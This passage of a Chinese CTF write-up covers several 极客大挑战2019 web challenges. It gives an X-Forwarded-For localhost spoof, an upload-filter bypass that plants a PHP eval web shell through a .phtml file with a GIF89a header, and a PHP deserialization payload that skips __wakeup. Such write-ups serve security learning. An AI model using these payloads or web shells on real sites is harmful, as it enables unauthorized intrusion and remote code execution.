
伪造本地(X-Forwarded-For)，继续在请求头添加`X-Forwarded-For: 127.0.0.1`，flag就出来了






[极客大挑战2019]upload


上传1.php



上传图片马1.jpg



对php的内容进行了过滤，用`<`代替一句话木马里面的`<`,上传




进行黑名单绕过，通过上传不受欢迎的php扩展来绕过黑名单。例如：pht，phpt，phtml，php3，php4，php5，php6

把1.jpg修改为1.phtml，并且把一句话木马替换为`<script language="php">eval($_POST['shell']);</script>` 再上传。


```
-----------------------------395675205331299888093223641668
Content-Disposition: form-data; name="file"; filename="1.phtml "
Content-Type: image/jpeg

<script language="php">eval($_POST['shell']);</script>
-----------------------------395675205331299888093223641668
Content-Disposition: form-data; name="submit"

鎻愪氦
-----------------------------395675205331299888093223641668--
```


仍然不行




最后添加`GIF89a`，GIF89a图片头文件欺骗，成功上传shell

```
GIF89a
<script language="php">eval($_POST['shell']);</script>
```



猜测上传路径位upload，即`url/upload/1.phtml`


在目录查找flag




[极客大挑战2019]PHP

访问靶机地址

提到了备份网站，直接访问www.zip文件，flag.php里面有个假的flag



查看一下index.php，发现要用get方式提交参数`select`



再查看`class.php`文件，考查反序列化和两个魔法函数`__wakeup`和`__destruct`

```php
<?php
include 'flag.php';
error_reporting(0);
class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
    function __wakeup(){
        $this->username = 'guest';
    }
    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
        }
    }
}
?>
```


审计一下代码，如果password=100且username=admin，在执行`__destruct()`的时候可以获得flag

构造序列化

```php
<?php
class Name
{
    private $username = 'admin';
    private $password = '100';
}
$a = new Name();
echo serialize($a);
?>
```

序列化后的结果：

```
O:4:"Name":2:{s:14:"Name username";s:5:"admin";s:14:"Name password";s:3:"100";}
```



我们要绕过 `__wakeup` 这个魔术函数，利用反序列化漏洞，当序列化字符串中表示对象属性个数的值大于真实的属性个数时会绕过 `__wakeup` 的执行


将上面的序列化后字符串，类中变量的个数由真实值2修改为3。

```
O:4:"Name":3:{s:14:"Name username";s:5:"admin";s:14:"Name password";s:3:"100";}
```

`private` 声明的字段为私有字段，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见。私有字段的字段名在序列化时，类名和字段名前面都会加上0的前缀。字符串长度也包括所加前缀的长度


再次修改序列化的结果

```
O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";s:3:"100";}
```



[极客大挑战 2019]Secret File

访问靶机地址



